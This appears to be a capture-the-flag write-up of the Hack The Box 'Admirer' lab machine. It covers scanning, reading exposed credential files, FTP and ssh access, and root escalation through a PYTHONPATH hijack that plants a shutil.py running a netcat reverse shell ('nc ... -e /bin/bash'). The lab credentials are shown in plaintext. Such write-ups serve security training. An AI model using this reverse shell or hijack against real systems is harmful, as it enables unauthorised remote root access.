HTB ADMIRER IP=10.10.10.187

BY RupHall

1 Nmap

Command nmap -sC -sV -oA nmap/admirer 10.10.10.187

less admirer.nmap

Nmap 7.80 scan initiated Sat Jun 13 06:52:17 2020 as: nmap -sC -sV -oA nmap/admirer 10.10.10.187

Nmap scan report for 10.10.10.187

Host is up (0.47s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)

| ssh-hostkey:

| 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)

|_ 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)

80/tcp open http Apache httpd 2.4.25 ((Debian))

| http-robots.txt: 1 disallowed entry

|_/admin-dir

|_http-title: Admirer


Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Sat Jun 13 06:53:13 2020 -- 1 IP address (1 host up) scanned in 56.47 seconds

2 Wfuzz

Command wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/big.txt -z list,txt-php-html -u http://10.10.10.187/admin-dir/FUZZ.FUZ2Z --hc 404,403 -t 100



3 Less


Command less contacts.txt

##########
admins
##########
Penny
Email: p.wise@admirer.htb

###############
developers
###############
Rajesh
Email: r.nayyar@admirer.htb

Amy
Email: a.bialik@admirer.htb

Leonard
Email: l.galecki@admirer.htb




4 Less

Command less credentials.txt


[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!




5 firefox http://10.10.10.187



6 Ftp
Command ftp 10.10.10.187

```
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_d1r$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls\
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (47.0618 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 13.13 secs (391.9076 kB/s)
ftp> quit
221 Goodbye.

kali@localhost:~$ cd htb/admirer/w4ld0s_s3cr3t_d1r/
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_d1r$ ls
contacts.txt  credentials.txt  dump.sql  html.tar.gz
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_d1r$ ~
```

7 cat
Command cat credentials.txt





8 cat
Command cat dump.sql

```
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version       10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE,
SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--
```

```
DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `thumb_path` text NOT NULL,
  `image_path` text NOT NULL,
  `title` text NOT NULL,
  `text` text,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `items`
--

LOCK TABLES `items` WRITE;
/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` VALUES (1,'images/thumbs/thmb_art01.jpg','images/fulls/art01.jpg','Visual Art','A pure showcase of skill and
emotion.'),(2,'images/thumbs/thmb_eng02.jpg','images/fulls/eng02.jpg','The Beauty and the Beast','Besides the technology, there is also the eye
candy...'),(3,'images/thumbs/thmb_nat01.jpg','images/fulls/nat01.jpg','The uncontrollable lightshow','When the sun decides to play at
night.'),(4,'images/thumbs/thmb_arch02.jpg','images/fulls/arch02.jpg','Nearly Monochromatic','One could simply spend hours looking at this indoor
square.'),(5,'images/thumbs/thmb_mind01.jpg','images/fulls/mind01.jpg','Way ahead of his time','You probably still use some of his inventions... 500yrs
later.'),(6,'images/thumbs/thmb_mus02.jpg','images/fulls/mus02.jpg','The outcomes of complexity','Seriously, listen to Dust in Interstellar\'s OST. Thank me
later.'),(7,'images/thumbs/thmb_arch01.jpg','images/fulls/arch01.jpg','Back to basics','And centuries later, we want to go back and live in nature... Sort
of.'),(8,'images/thumbs/thmb_mind02.jpg','images/fulls/mind02.jpg','We need him back','He might have been a loner who allegedly slept with a pigeon, but that
brain...'),(9,'images/thumbs/thmb_eng01.jpg','images/fulls/eng01.jpg','In the name of Science','Some theories need to be proven.'),(10,'images/thumbs/thmb_mus01.jpg','images/fulls/mus01.jpg','Equal Temperament','Because without him, music would not exist (as we know it today).');
/*!40000 ALTER TABLE `items` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-12-02 20:24:15
```

9 Start mysql service
cmmand sduo service mysql start






$username =”waldo”
$password = “&<h5b~yK3F#{PaPB&dA}{H>”

Now I am entered in waldo shell


10 ssh
Command xssh waldo@10.10.10.187
password &<h5b~yK3F#{PaPB&dA}{H>



11
command sudo -l

waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
(ALL) SETENV: /opt/scripts/admin_tasks.sh
You have new mail in /var/mail/waldo
waldo@admirer:~$



```
        "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
waldo@admirer:~$ cat /opt/scripts
cat: /opt/scripts: Is a directory
waldo@admirer:~$ cd /opt/scripts/
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$
```

12

Command nano shutil.py

import os

def make_archive(a, b, c):
    os.system("nc 10.10.14.96 1234 -e '/bin/bash' ")

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
sudo: 3 incorrect password attempts
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
You have new mail in /var/mail/waldo
waldo@admirer:~$ ls
a.out  demo  user.txt
waldo@admirer:~$ mkdir demo/
mkdir: cannot create directory ‘demo/’: File exists
waldo@admirer:~$ cd demo
waldo@admirer:~/demo$ ls
shutil.py
waldo@admirer:~/demo$ cat shutil.py
import os

def make_archive(a, b, c):
    os.system("nc 10.10.14.96 1234 -e '/bin/bash' ")
waldo@admirer:~/demo$
```

13

```
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~/demo$ ls
pyth.py
waldo@admirer:~/demo$ mv pyth.py shutil.py
waldo@admirer:~/demo$ sudo PYTHONPATH=~/demo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
```

```
kali@localhost:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.96] from admirer.htb [10.10.10.187] 47786
whoami
root
python -c 'import pty ;pty.spown("/bin/bash")'

whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.187  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:65e6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:65e6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:65:e6  txqueuelen 1000  (Ethernet)
        RX packets 3232820  bytes 431433682 (411.4 MiB)
        RX errors 121  dropped 1254  overruns 0  frame 0
        TX packets 2532684  bytes 773096411 (737.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

14

```
cd
root@admirer:~# clear
clear
root@admirer:~# whoami;id;ifconfig
whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
